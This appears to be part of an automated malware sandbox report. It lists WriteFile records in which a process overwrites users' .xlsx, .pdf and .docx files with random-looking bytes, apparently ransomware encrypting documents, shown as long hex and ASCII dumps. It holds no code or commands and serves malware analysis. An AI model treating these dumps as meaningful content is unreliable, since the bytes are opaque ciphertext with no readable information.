5c e6 21 2a 38 5b 41 a4 20 b0 cf 37 04 7f 53 d5 73 46 2e e8 50 0d a5 31 43 3b c3 35 a9 4e 59 fe 47 f7 06 71 fc dd 60 db 8e da 22 00 c7 3f ea 14 e2 a0 30 85 57 00 b3 c5 ed 31 8d 3a fe 9e 7a 17 ca 98 f5 8e 63 47 9d f8 98 62 f0 67 ed ba ff 1f 44 43 83 79 38 5e 0a 1e 65 ae d8 bd 0b e4 aa d9 b3 09 aa		success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\QNCYCDFIJJ.xlsx	unknown	1040	16 f2 6c 4c be f0 24 38 e0 56 e6 9f a6 8a b9 a1 10 2d 9b 2c 96 36 7b f3 83 1c 0e c9 e8 ff 96 db e2 ea 7e 0e cb b6 33 88 5d 1c ec 2a fb 3f d1 a8 44 4a ea 43 4c 23 f4 4f 94 d6 e8 fe 0c e6 ad 0e 64 b5 c1 e2 95 11 f7 e4 cb e8 e0 7f 84 7b 24 6e 49 cb 63 24 ed c4 09 23 b7 6d 0d 6e af 37 28 fd 00 55 a7 f5 c9 c4 76 dc 10 2d 36 9e 06 40 bd 43 79 5f 83 70 10 46 f4 d3 b9 6d cd ff 29 33 02 9e 13 ff fa 0f 32 e2 06 9d df b7 ab 08 45 b0 d9 ac 48 0d df 45 95 98 41 02 16 78 94 d4 d8 81 60 4e 37 3c 9d f4 a1 85 34 4e 56 2d 54 f4 ad a3 5c 50 a2 11 9b 63 dd cd 80 f2 11 42 e0 c9 89 ed 6f bd f8 01 82 58 96 3e de df 43 d3 ba 63 de 5c 4b 5e 85 bf 10 df 6c 50 bb 30 47 e5 be 6f 34 a1 d5 f4 dc 12 d0 da f1 7a 8e d8 2d 63 db 4a 41 53 76 3d 3f a1 c1 f6 b1 5c 22 15 b2 5d 1f 32 90 5e 42	..L..\$8.V.....-.,6{..... ....~....3]..*?.DJ.CL#.O.... ....d.....[\$nI.c\$...#m ..n.7(..U....v..- 6..@_Cy_.p.F.. ..m..)3.....2.....E...H..E.. A..x....`N7<....4NV- T...P...c .....B....O....X.>..C..c\K^.. ..IP.0G..o4.....Z..-c.JASv= ?...!\"..].2.^B  7b 24 6e 49 cb 63 24 ed c4 09 23 b7 6d 0d 6e af 37 28 fd 00 55 a7 f5 c9 c4 76 dc 10 2d 36 9e 06 40 bd 43 79 5f 83 70 10 46 f4 d3 b9 6d cd ff 29 33 02 9e 13 ff fa 0f 32 e2 06 9d df b7 ab 08 45 b0 d9 ac 48 0d df 45 95 98 41 02 16 78 94 d4 d8 81 60 4e 37 3c 9d f4 a1 85 34 4e 56 2d 54 f4 ad a3 5c 50 a2 11 9b 63 dd cd 80 f2 11 42 e0 c9 89 ed 6f bd f8 01 82 58 96 3e de df 43 d3 ba 63 de 5c 4b 5e 85 bf 10 df 6c 50 bb 30 47 e5 be 6f 34 a1 d5 f4 dc 12 d0 da f1 7a 8e d8 2d 63 db 4a 41 53 76 3d 3f a1 c1 f6 b1 5c 22 15 b2 5d 1f 32 90 5e 42		success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\QNCYCDFIJJ.xlsx	unknown	256	d0 fc de 48 bc ff a8 a0 93 b4 c5 43 fc c8 69 48 95 30 79 8f a1 83 e7 ed 70 64 68 ea 1f 27 3c 4e 86 68 5c 08 42 18 9a 26 ad ed 66 ac a4 ef a6 e7 0f e4 17 92 ef 57 ae 31 43 c2 ea 6f 0b 81 9f 97 7c f6 0e 8f 62 08 ec cc ff 3e 50 00 b3 8a 9a a9 e7 83 ef 21 1f ff 0c 9a c4 23 24 f4 2c e7 1f e1 af f2 88 2d 79 ef b7 12 b8 75 e9 51 76 da 3b 09 bd ce 37 df 0c 5c 6a 50 19 d1 b8 ba e8 25 3e e8 f4 b2 90 92 5d 26 ad 7e 44 36 8e f7 7b 16 40 36 c6 fe 14 c4 62 f4 0d 3e 16 15 cb 2d 24 17 3f 8c fc 63 41 48 3c 00 89 66 a0 ee 6b 75 46 0c 38 c6 02 bc 73 8c 1b 02 49 1d ae 06 b7 ec 31 e0 9d 53 13 ba 86 15 40 c0 f1 fb a9 1c 44 50 fb ba d6 4c 4a 43 2b b1 21 a8 21 01 89 53 88 89 c5 6b 4b 95 45 26 25 f4 8a d3 e0 b7 38 eb 7a 75 6b a4 55 60 ee 7a 69 cd f8 da 21 ab ba 34 92 c5 05 d5 1a	...H.....C..iH.Oy.....pdh..' <N.h\B..&..f.....W.1C..o ... ...b.....>P.....!.....# \$,.....-y....u.Qv.;...7..}\P .....%>.....]&..~D6..{.@6....b. >...\$..?.cAH<..f.kuF.8...s. ..l.....1..S....@.....DP...LJC +.!..!S...kK.E&%.....8.zuk. U`.zi...!..4.....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\SUAVTZKNFL.pdf	unknown	1040	55 2d 08 1e 4b fd f0 b4 49 bc 0d da e5 aa 24 69 5c d0 30 4e 03 33 ee be 71 6c 1f 91 26 1b 27 78 51 07 67 82 56 5e a7 28 8d 8a db b0 13 38 04 ab 52 c0 90 fd 42 49 0b 58 19 e2 9b 54 da 18 ea 3c 7a 23 30 e4 de 38 eb 1a a4 f2 70 17 14 68 6c a0 65 48 87 93 6c 6a 25 c5 05 2c 86 29 f6 f5 f9 97 3f 72 d1 1c 92 24 a5 99 23 7b 23 f4 c9 96 6e ad 9c 89 90 dc d5 7f e6 80 df 14 c8 3e b2 f3 8e ea fc a3 7a 86 1a ea 1a 2a 8f 2b 69 ee a3 74 82 16 cb e9 e7 bd 64 68 6d 68 9e 28 65 6f b6 95 af 9d 0c c0 b4 66 05 d4 f9 2f 16 4e 01 a5 04 14 ec 74 91 3c 1b 75 a7 84 ba 0d a3 d5 fc f0 43 80 29 34 9a 13 d3 ac 07 cc 37 58 64 da 88 2b 60 ed 1d 53 46 30 12 80 08 00 d8 8e 3e c0 fc e0 8b 64 63 aa 37 8d 08 0b 54 9e c2 fd 32 af 7a 20 7f 22 01 58 c2 51 33 f8 1d a7 f8 e5 9d c4 78 8a 24 44 08	U-..K...!.....\$i\ON.3..ql..& 'xQ.g.V^.{.....8..R...Bl.X...T ...<z#0..8....p..hl.eH..lj%., .)....?r...\$..#{#...n..... ...>.....Z.....*..+i..t.....dhmh. (eo.....f.../N.....t.<.u .....C.)4.....7Xd..+'..SF0 .....>.....dc.7...T...2.z..".X .Q3.....x.\$D.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL.pdf	unknown	256	9e bc df 77 3a 2d bd d4 c6 5b 9e d9 17 fd 53 94 9a e3 57 a5 a6 e1 97 5b 80 94 8c 73 2d ab bc d2 f8 6c 2c 6e 4f 48 d5 93 e8 0d 20 40 85 45 62 45 81 35 6b 75 2a a4 d4 c5 34 16 57 74 aa e7 e4 24 7a 7b 33 d4 d9 c1 52 06 1b ed 1b 7a 0e e4 20 85 3c 3e f0 28 31 49 26 a3 4f e0 11 02 4f bf 70 03 03 e0 6a 2b 5f 16 c1 4e d5 c5 14 85 1e 11 34 c8 80 a7 e6 a7 14 2e ef 5d 90 31 fa 59 ea 08 2a 1e 87 b9 ca 0b a2 20 43 01 92 a5 88 e7 d4 88 bc 58 cb 04 61 0c ac 00 58 9a c2 6e 4e e7 c1 65 09 c0 63 99 e2 9d ed 8f a5 0f 4e bf ed 03 00 86 2a de 4b 5b d0 76 7c 3e 69 cb c9 df ad a8 0a 38 23 0d c0 82 97 50 2c fc 59 e7 12 cd d4 36 14 0e fe 85 9d 37 69 f6 43 3a ac ed 89 87 5a 4a df 39 aa dc 5a 73 6c 39 69 3d 8c ec c7 4c cc 2e 83 49 a7 16 8e 86 89 b7 de 66 c9 6d 90 8c 57 c4 9a 68 bd	...w:-...[...S...W....[...s- ...l,nOH.... @.EbE.5ku*...4.Wt ...\$z{3...R....z.. <>.(1l&.O. ..O.p...j+_N.....4.....] .1.Y..*..... C.....X..a... X..nN..e..c.....N.....*K[v >i.....8#....P.,Y....6.....7 i.C:....ZJ.9..ZsI9i=-...L...l.. .....f.m..W..h.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\SUAVTZKNFL.xlsx	unknown	1040	c1 69 1d d4 7f 80 ea 00 d5 5a e3 ba 51 1e 87 7e f6 96 26 80 6e 5d 60 db a7 16 4d f1 37 21 f4 bc 3d 56 32 5c e6 8d aa 72 a3 56 78 de 5f 01 fe 59 20 8b 1d ff b9 a7 59 a1 8b 96 13 75 ed e2 e4 da 84 0d e3 f3 c8 c6 36 d1 0d 0d 2e 11 8b f6 83 cc 7d 57 04 77 60 25 3d 58 ca e9 63 ce 2a fb 40 18 46 78 5c 4e b9 58 76 a5 d9 f4 e1 fa 35 22 86 8e 98 24 02 b6 60 ef 33 7b 00 73 87 ad 98 9f fc 8a 12 43 a7 0c 18 b9 a3 58 7a 07 4c 75 be 32 e3 f7 5e da 89 43 c9 61 99 86 61 fa cc 55 d0 2f 1a 6c 5e 9b 67 13 4a c1 c4 c6 3a c5 6b b2 d2 8a 18 d9 8d 6f 62 0c 62 98 35 22 57 ab 37 8b 58 7c cb d5 4f f9 59 1e 59 18 ad 10 d8 1e ba 63 8d cd c8 9f e5 c3 67 88 c1 1a 96 d5 24 f3 f4 1d 2c bc bd 79 2d c3 61 b6 b4 c9 e3 57 50 5e ac 10 b9 1a e3 18 d1 b6 0c e5 5d b6 c2 3f a1 f2 f0 cb 72 1d 90	.i.....Z..Q.-..&.n]`...M.7! ..=V2\...r.Vx...Y .....Y....u .....6.....}W.w%=X.. c.*.@.Fx\N.Xv....5"...\$.`.3{ .s.....C.....Xz.Lu.2.^..C.a ..a..U./l^g.J....:k.....ob.. b.5"W.7.X[.O.Y.Y.....c..... g....\$.....y-a....WP^..... ....j..?....f..	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL.xlsx	unknown	256	36 98 a9 07 bd f8 00 e4 c5 26 be 44 35 ae 3e 31 cb 17 bb e4 be 23 29 e3 9d 86 1c 03 03 69 56 75 b1 54 0a bb a6 57 37 e9 d7 d5 85 d2 ca fb 9e 75 75 1f cf 8e a0 8a d3 f7 51 ed ae 36 76 d1 84 7b c0 e4 9d c9 b0 57 1b 5c d6 19 5d c4 1a f2 88 8a 28 9d 73 0c bf 7b 88 dd bd 6a b1 b4 27 8c 4b 34 b9 26 53 f9 99 a8 6a 0e b4 ac 09 96 07 2d f0 c5 37 63 87 70 d0 6b 8e a7 1e 86 ba 2b a2 1f 74 b6 e1 ce 36 76 d7 22 eb 06 ae 52 67 22 12 f0 84 e6 37 41 cb a7 ea 1b 6e d4 41 bc 6c 3e 4e b9 32 95 dd 80 fc f5 59 4e c1 47 75 a8 31 ec 90 32 35 5b e0 bc 59 42 9e cb 6c 33 49 80 89 db 1d 99 83 56 11 d4 3c 12 6d 51 8b 8d f8 48 81 34 48 9e d9 d9 3e 28 cc 87 21 6f 2a cc 8a 65 00 ee d1 12 75 99 4d f0 60 40 a4 07 82 75 ae 02 52 74 74 07 8e 19 f0 26 87 39 aa 9c d4 5b e9 cb d0 e8 b6 b7 ec	6.....&.D5.>1.....#).....i Vu.T...W7.....uu.....Q..6 v..{.....W.l.}.....(s.{...j ..'K4.&S...j.....-.7c.p.k.. ...+..t...6v..."..Rg"....7A... n.A.>N.2.....YN.Gu.1..25[.. YB..l3l.....V.. <.mQ...H.4H...>( ..lo*.e.....u.M.'"@...u..Rtt... .&.9...[.....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\ZQIXMVQGAH.xlsx	unknown	1040	bb ac 4c d4 0c 4a e9 e6 11 3d 73 15 d2 89 7a 03 21 b7 96 39 c6 eb 02 ad f3 ff 6f c3 2b 4b fb cc 44 57 70 5b 9b 6b ec cd f9 49 35 bd 78 dd a8 bf 01 1d 3b ad 63 16 b2 c1 0b e8 81 72 55 20 b1 fa 27 57 1a 94 31 fa 7d cd 44 ec 8f 09 57 54 4f 07 82 1a c8 35 6b 93 e2 50 2c 36 5d 42 77 f8 0d 64 d3 bb 31 fb 9f b9 1b 68 6c 60 30 fe f5 b9 18 71 5d fc 79 50 be c8 29 ff f1 c2 3e c3 f4 85 30 c4 8e 11 32 65 4e 3a a8 2e 44 07 8b e4 32 70 50 02 b4 ea 44 c0 e8 61 18 00 b3 15 85 09 d3 f0 ad 77 7c 5f a3 2b 25 8e e4 17 03 e1 b2 10 cd e5 64 39 84 44 29 03 38 55 9c 09 29 77 a0 f6 ea a3 2a 74 53 f9 90 c3 0b de 3b 0b 77 b3 48 a8 22 df 66 c3 93 89 6e 03 13 66 7f e3 4a 95 ae 1a ab 3b 55 b4 74 e9 f8 11 33 05 d7 db 21 38 e3 1d 1f 00 35 94 15 5b 48 e2 1c d2 65 8e 0e 55 67 10 c9 dd 99	..L..J..=s...z!..9.....o.+K ..DWp[.k...l5.x.....;c.....rU ..'W..1.}.D...WTO....5k..P,6 ]Bw..d..1....hl'0....q].yP..). ..>...0...2eN::D...2pP...D..a .....w _+9%.....d9.D). 8U..)w....*tS.....;w.H."f... n..f..J.....;U.t...3...!8....5.. [H...e..Ug....	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\EEGWXUHVUG.pdf	unknown	1040	4e 08 82 84 36 e0 e6 12 1f 43 0e 1b 1c ca 23 ae 9e 1c 45 bf 78 ca 67 08 e4 b2 ad 60 c5 9b b8 4f cc 80 10 3c 9c 7a 2b 29 f0 f2 31 74 9e 68 6a ad 12 be ea 09 aa a0 8b c4 e5 ab dc e6 5a 14 2c 77 12 a7 6a 1f f2 de 8d 24 81 a5 79 ee ce 8a c6 b9 35 92 4a c5 26 35 70 72 22 e8 65 f0 79 ef ca d3 48 07 85 cf e3 e1 76 45 d4 b1 e3 4d 77 e6 7a c6 e9 9d 25 3a b5 75 f4 0b db 7d ea e3 89 f2 df 8e 22 53 84 d2 d4 42 3c dd 24 d8 7e 5a b1 30 1e 5f 32 94 dd f0 f7 01 26 ec 5b aa aa 90 02 56 44 d2 8c 69 93 58 87 da d3 0b bd fa 95 0a 2e 6b e7 65 16 37 3e fe a1 2a 51 4b ca 9b 91 c4 8d 0b 14 65 d8 fb e8 e4 eb dc ed 21 82 7e 3f 2e ee 0d 25 43 57 74 37 14 83 df 11 8a 62 67 20 aa 5e fe 5b 23 f2 6c ff 4b 12 2e 75 86 11 71 a1 b4 d4 e8 53 2b de fa d0 a1 80 84 35 32 97 b0 5b 9e 40 66 34	N...6...C...#...E.x.g...`.. .O...<.z+)...1t.hj..... Z.,w..j....\$.y....5.J.&5pr". e.y...H.....vE...Mw.z...%:.u.. .)......"S...B<\$.~Z.0_2..... &.[...VD..i.X.....k.e.7>.. .*QK.....e.....!~?..%CWt 7.....bg ^.[#.l.K..u..q....S+ .....52..[.@f4	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\EEGWXUHVUG.pdf	unknown	256	98 42 05 c3 37 5a 9a 7f af 34 88 3a e2 8c ab 23 58 01 03 35 b0 32 23 7a 03 b6 ad 85 b7 6b a1 4a 64 b3 0e 5a ae 88 bb 80 c1 48 1a 75 fd d5 14 8e 21 4f 73 ad ba 06 9e 7f 92 44 12 f5 3a 1a 07 64 9e e3 2e f9 f8 d2 a4 12 27 93 01 db 1d 40 d2 a8 81 ad c1 ba 62 6e 56 bb 00 5d 69 17 cc 50 d9 2d 25 99 02 52 00 ad 3d 60 cc 68 de c6 e8 f1 04 46 1c 99 5e 7c 9b 04 08 8d b8 7f ba 7b 04 7a d1 15 89 79 fc de d1 49 30 92 b0 64 5a 92 e0 b4 2c 16 7b fd 5e 54 fb 83 44 69 c4 0b c3 9c 57 f9 e1 11 70 b9 da 17 f7 c7 78 2c 4e 4c 30 01 ee 52 ee af ec f3 99 ef 96 1c 5c 9a 16 aa 64 b7 a7 92 28 89 22 88 92 2a a8 ef ac 8f f8 3a 18 c4 89 aa 12 15 6e cd 1e 05 63 8a 2c 9a 6b ac 9a 11 18 5f 24 1a 78 fd 3f d7 e8 64 5f dc 1d 39 90 c4 75 7e d8 a8 36 71 a3 e6 e3 e0 17 d4 18 c2 15 0c 3a 1f 4c	.B..7Z...4:...#X..5.2#z.....k .Jd..Z.....H.u.....!Os.....D.. ..d.....'....@.....bnV..] i..P..-%..R..='..h.....F..^]..... {z...y...l0..dZ...,{'^T.. Di...W...p....x,NL0..R..... ..\..d...{".*.....:.....n. ..c.,k...._\$.x.?..d_..9..u~.. 6q.....:..L	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\GAOBCV\IQIJ.docx	unknown	1040	43 12 7d d5 c3 3a cf 0a f6 3f ce f7 c0 c4 c7 39 73 b4 2c f9 52 a3 de 32 33 4b fe c4 f2 13 db 7d 7d fc 75 f2 2f 3f 1c 33 99 5d 9b 9c ad c0 5a 49 16 3c e3 de 16 c1 31 b3 19 e4 64 5c 2c 51 95 0b 04 94 26 ea 5f cf 36 31 48 09 ef 95 df 4c de 3a a2 b4 b6 ed c7 30 5b 53 57 af 3e bd b8 31 fd 33 5a f0 65 56 5f 6a 9d cf de a0 54 28 ce c1 d2 05 60 ec 1d 44 56 09 64 19 69 7b fd 67 fa e6 36 d3 a2 ab 66 17 fc 35 64 04 ba 0d 93 95 01 6b 2c 1e 80 db 30 19 9f 1a b5 4f 8c ce 39 45 d3 9c 99 ba 0c f8 c9 f9 ab b8 43 01 0a 6a 50 0f c1 ed ef 57 ab a5 2d e7 32 f9 87 69 26 09 33 d7 be 5e 24 38 96 c5 c8 be d9 6f b3 a8 60 9f 1c 05 a9 44 39 07 6c 36 6b 77 e9 97 0b a2 fe 00 6e 5a 85 e6 40 9b f6 72 a6 30 f2 c4 a4 a9 ef 22 71 65 75 8a 46 4b 26 e1 ef c8 ac ee d4 82 69 33 7c 1a 20 c9 b4	C.}......?.....9s.,R..23K.... .}}.u./?.3.]...Zl.<.....1...d\ ,Q....&_..61H....L:.....0[SW . . >..13Z.eV_j....T(....`..DV.d. i{.g..6...f..5d.....k,...0... .O..9E.....C..jP....W...-. 2..i&.3..^\$8.....o..`....D9.l6 kw.....nZ..@..r.0....."qeu.F K&.....i3 . ..	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\GAOBCV\IQIJ.docx	unknown	256	5e 95 7a bc 30 95 47 d9 06 03 8e b5 62 2f a2 75 e7 41 84 bf b8 fb a7 76 3b 0e c9 57 1e 32 a6 1d 42 84 61 d1 3b 22 82 09 a6 85 5d f2 d7 82 40 0f 4b dd 6f 08 0f 1f b9 17 a1 82 54 4e 90 6b 77 bc fc 55 b7 c0 d0 cf 4e 6f 05 9c 5d b6 5e 92 24 c2 c5 22 e4 57 17 d4 45 c6 fc 9b e1 bd a5 99 f0 1d df 7f 09 be 1e d9 50 cf e0 2c 41 b3 ae ae b2 ba 77 77 a5 e7 98 cb 59 6d 87 43 da 8d 5c 03 b0 84 50 cc 4a 23 d8 a1 64 12 c0 27 cf fa 95 23 e7 c3 b2 30 1e 81 80 fb 03 66 b4 7b e3 0a 7c 77 9e b3 f1 fe a4 9e 67 64 43 df b1 9a d9 f7 c4 65 3d 54 87 e6 51 0d fb cd fa 6c 65 95 0f 15 94 d9 09 82 d8 2f a4 fa 45 48 e4 41 42 21 c9 23 e1 38 36 cb 5c 59 b8 27 6c 22 71 21 10 82 07 6e de 2c e8 21 69 fa 5a e9 b5 bc 09 1a 1b e7 2a 0e 24 05 58 14 03 13 9c 31 31 14 ea af f9 67 58 4e 69 3e 44	^z.0.G.....b/.u.A.....v;..W.2 ..B.a;"....]...@.K.o.....TN .kw..U....No..]^\$.".W..E... .....P...A.....ww...Ym .C..\...P.J#..d.'...#...0.....f. {.. w.....gdC.....e=T..Q. ...le...../..EH.AB!#.86.\Y ."q!...n.,li.Z.....*\$.X. ...11....gXNi>D	success or wait	1	24D2C410F9D	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\LSBIHQFDVT.docx	unknown	1040	89 a9 1c 18 55 64 d3 c6 a4 5a f8 11 a1 be 6a 62 30 1c e3 a3 b6 0d 77 9e 70 a5 ce 12 c6 04 2e 19 e8 39 a7 34 50 0d 2e 5b 69 d3 e6 63 c3 ed 2d e6 4a 49 00 25 8e c1 bf 18 90 a7 be 05 37 cb 37 5a 10 d1 6e 4b 94 a7 a8 fd c4 ec 14 bf b1 a7 68 75 3c c2 65 74 b4 c4 26 dc 34 07 2d 53 94 30 75 fd 31 61 89 59 3b 51 42 20 94 71 0f fd c3 1d da 08 47 60 c4 4a 6a 2b 62 e2 a7 f6 3e 73 92 57 23 2d 19 9e e0 3a c5 b5 8e fe 37 d7 ef f0 bd 8d 8c 45 ed e1 0d 37 de 94 0f c1 d0 ad 05 be 4b 68 72 5d 3d 99 d8 76 6f 09 f6 f7 af 22 1e db 70 28 db b3 eb a1 da e4 bf 91 60 3a 3b 9c d5 12 a8 d7 8a 0e 47 6d 3b f2 78 39 11 fa 0a ff ab 84 8c 58 c0 5c 6a 44 d5 73 92 1a d8 1b 60 96 d9 af 7e 34 fa ad 6e 3d ed 71 ec 02 00 8f b7 80 0c 04 7a de 0e 06 19 01 8a 88 09 f3 2c 15 70 26 df 6e 2c f1 d0	....Ud...Z....jb0....w.p.... ...9.4P..[i..c.-.Jl.%..... 7.7Z..nK.....hu<.et.&.4.- S.0u.1a.Y;QB .q.....G`.Jj+b...>s.W#- .....7.....E...7.. .....Khr]=.vo....".p(..... ..`.;.....Gm;.x9.....X.\jD .s....`...-4..n=.q.....Z... .....,p&.n,..	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\LSBIHQFDVT.docx	unknown	256	3c f1 ff 56 1f 56 bd 45 21 ac 07 33 a2 46 4b dd 46 76 42 72 09 10 33 59 e3 f5 b1 04 f6 9c 85 db 20 8c 86 e2 8c ce 95 b0 6e 0d be 3e ba f3 84 ba 27 11 86 d1 4a 99 bf 9d 07 bc 0a f0 bf 93 cb 05 d0 e8 e9 fa e8 99 1a 77 d8 1f 2c c2 fc 80 4e a8 98 f8 3e fa 1d 5a 5f c3 e6 fc 7d c6 28 d2 fa d4 19 ee 14 ec 9b 66 5e aa 87 44 20 53 b8 96 1a 4c f9 aa 1e e5 b9 e8 39 72 ac b7 c4 cc f2 5d 8a 97 39 71 11 4f 76 bf 48 a5 4b e6 8f d9 ee 34 d7 37 d9 d5 c0 6e 4f 5b a8 93 68 43 d2 26 42 ab dc ab fe 6b bc 82 79 a1 76 d3 9a a1 3c 83 bb 1d bb 2e c2 99 bb 74 4a ec 2e 7c f7 c6 e8 8f f0 6c 1b f6 34 ed db 6e 67 1b 6d 31 54 fc 6b e1 f3 f9 29 ad 37 8f a1 ca a1 93 d2 9b ce 1e 2b 25 cc 55 02 c2 35 7f 77 d8 b0 91 fa 0b 9f ec 3c 87 31 c3 ba cb 21 53 bb 8d f2 91 db fb c5 16 bd 54 aa 0c aa	<..V.V.E!..3.FK.FvBr..3Y.... ... ..n..>...`J..... .....W.,...N...>..Z_...} (.....f^..D S...L.....9r .....].9q.Ov.H.K....4.7...nO[ ..hC.&B....k..y.v...<.....t J.. .....l..4..ng.m1T.k...).7. .....+%.U..5.w.....<.1... !S.....T...	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\LSBIHQFDVT.pdf	unknown	1040	41 61 7b 4c 70 58 7b 22 1e fd 6b 1e 4f a4 21 f5 12 7f ee 9d f2 d3 f3 72 df fd 22 68 19 d0 1e b7 c5 4f 70 40 da 7a fe 7c 60 63 00 4e b0 55 b5 47 7e d3 30 18 15 94 e1 b4 f7 c6 d2 ee 54 1f cb 6a fb 3d 52 84 1e 7f 0a 14 20 c6 70 1c a9 50 6d 12 9a 4a 52 4d 66 7c 31 e3 3f dd 3f 1b 93 4d 0d da 1f e9 ed 39 5b df b6 67 c2 bf a9 d1 62 69 d1 68 a9 4d 03 36 05 11 c6 89 55 01 6b 4e 12 5c d9 3f 0b b3 6d 64 cb d8 32 18 b4 18 e0 10 d6 8b f1 73 f7 3b 89 b9 0e 8c 4b 3f c3 02 88 5e 65 a8 82 57 2e c7 e3 80 b6 22 b8 e3 12 4d fa ff 02 aa d7 19 72 53 ce 2d da 1d 45 1b ee ee ee 76 89 87 eb fd 12 b3 d1 5f a6 94 5e ce 0b 24 e6 98 a0 3b 7e bf 1d ca ed 21 07 4a e6 88 d4 88 03 04 58 46 eb db d4 c9 a0 35 47 ba a7 a7 5b 34 c2 be 04 c0 74 30 66 d2 16 78 75 29 1a ef ba 22 b0 cd ee 96 5b	Aa{LpX{"..k.O.!.....r.."h.. ...Op@.z.]"c.N.U.G~.0..... .T..j.=R.... .p..Pm..JRMfj1.?. ?.M.....9[.g....bi.h.M.6.... U.kN.\.?..md..2.....S.;..... K?...^e..W....."....M.....rS.- ..E....V....._..^..\$...;~.. !.J.....XF.....5G...[4.....t0 f..xu)..."[	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Downloads\LSBIHQFDVT.pdf	unknown	256	3b 59 ae 35 26 97 34 a0 6a fa 7f ac 96 8d c2 b4 7c 8e ce 91 a4 64 45 82 1b c0 8f 88 7b 99 bd 7f c1 d2 64 ee 79 b4 9f 12 86 4d 23 7a 51 53 5f 71 ea 68 f7 2a 3f dd 9a d8 d8 9f bc 9e 29 d7 e0 9e 2b 3e 3a de 1e 75 0e 52 b5 da e0 90 65 91 01 8e 5f 22 02 61 a4 10 f0 e5 c5 d5 cf b9 f0 23 3f 33 d4 7c 93 e3 51 82 c3 0a b1 ca c3 e8 ba c0 00 ae f2 10 1e 45 15 b2 c6 53 e2 82 20 71 51 42 eb 22 91 f9 f1 cc 77 a7 ff 2a 0f cc f3 dd 8d e7 2f 18 04 d9 fa a7 09 c8 ac df b7 20 87 3a 0c 36 18 58 ba a2 ff 2b 78 e6 7d ce 99 91 a9 4e 4d b0 a1 4b 42 d0 bc 55 04 9e 8c 81 5c 9f a7 37 37 56 69 a0 4e d7 54 6b 0f ba 5e b0 9b 1b 96 20 1e 4e e7 2d 66 09 1e de 82 5c 15 62 75 d5 0e 75 67 d3 55 45 d7 6e c7 eb 85 27 78 f3 34 a5 72 e4 aa 02 2d b9 d8 3e 1a c5 d6 0e 88 62 e1 2f 73 f2 77 4a 41	;Y.5&.4.j..... .....dE....{. ....d.y....M#zQS_q.h.*?..... )...+>:..u.R....e..._"a..... ...#?3. ..Q.....E...S.. qQB."...w.*...../..... ..6.X...+x.}....NM..KB..U ....\..77Vi.N.Tk.^....N.-f. ...\bu..ug.UE.n...x.4.r...-. >.....b/s.wJA	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\NEBFQQYWPS.docx	unknown	1040	f9 10 16 0e 10 ee 17 1b a7 2b 96 d8 30 5f 4c 81 8a e2 71 a7 b6 83 35 28 50 ed bf ab d2 4c 4f 76 f8 a7 b7 8e 88 ab 15 7c 1d 72 53 c9 87 cf f7 f6 58 cf f5 42 45 a2 c6 50 c6 d8 63 67 fe a7 57 e3 ea 77 03 78 9e 58 69 08 02 b7 b0 bf 4e eb 15 e6 ea f1 0f f6 3f 97 67 3d 10 10 c0 14 84 07 47 4d 28 f3 93 ef af a7 e9 94 d7 55 17 e0 7a 14 7f 6c b9 a2 d2 11 f5 a0 38 d0 f6 f3 30 45 6c 21 9e 25 52 50 48 cd 14 83 84 e4 6d 8c 2c 43 b5 61 f0 f8 a2 be 10 32 fc 9d 11 66 50 65 35 bd 4b af 1d b7 23 0c a7 12 62 5c 0e d6 dd 24 18 27 82 de 49 b0 8e 1e 64 c6 bf b8 2b 97 8d f0 0e 3a ac 51 48 c1 07 a2 c2 c1 cd 35 11 61 e1 85 8e c2 ed 2c 71 f7 6b f2 2f e6 d3 bc 72 a7 3f 5a 27 40 8f 68 42 f0 e6 82 53 16 a9 0b c2 4c 3b 02 56 5a 23 84 7f d2 09 8a 49 a1 d9 90 1d 67 d4 fc a3 e6 f8 f2 a0	.....+..0_L...q...5(P...L Ov.....].rS.....X..BE..P..cg ..W..w.x.Xi.....N.....?..g=.. ....GM(.....U..z..l.....8. ..0E!l.%RPH.....m.,C.a.....2 ...fPe5.K...#...b...\$'.!..l..d. ..+.....:QH.....S.a.....q.k. /...r.?Z'@.hB...S.....L;VZ#... ..l....g.....	success or wait	1	24D2C410E32	WriteFile
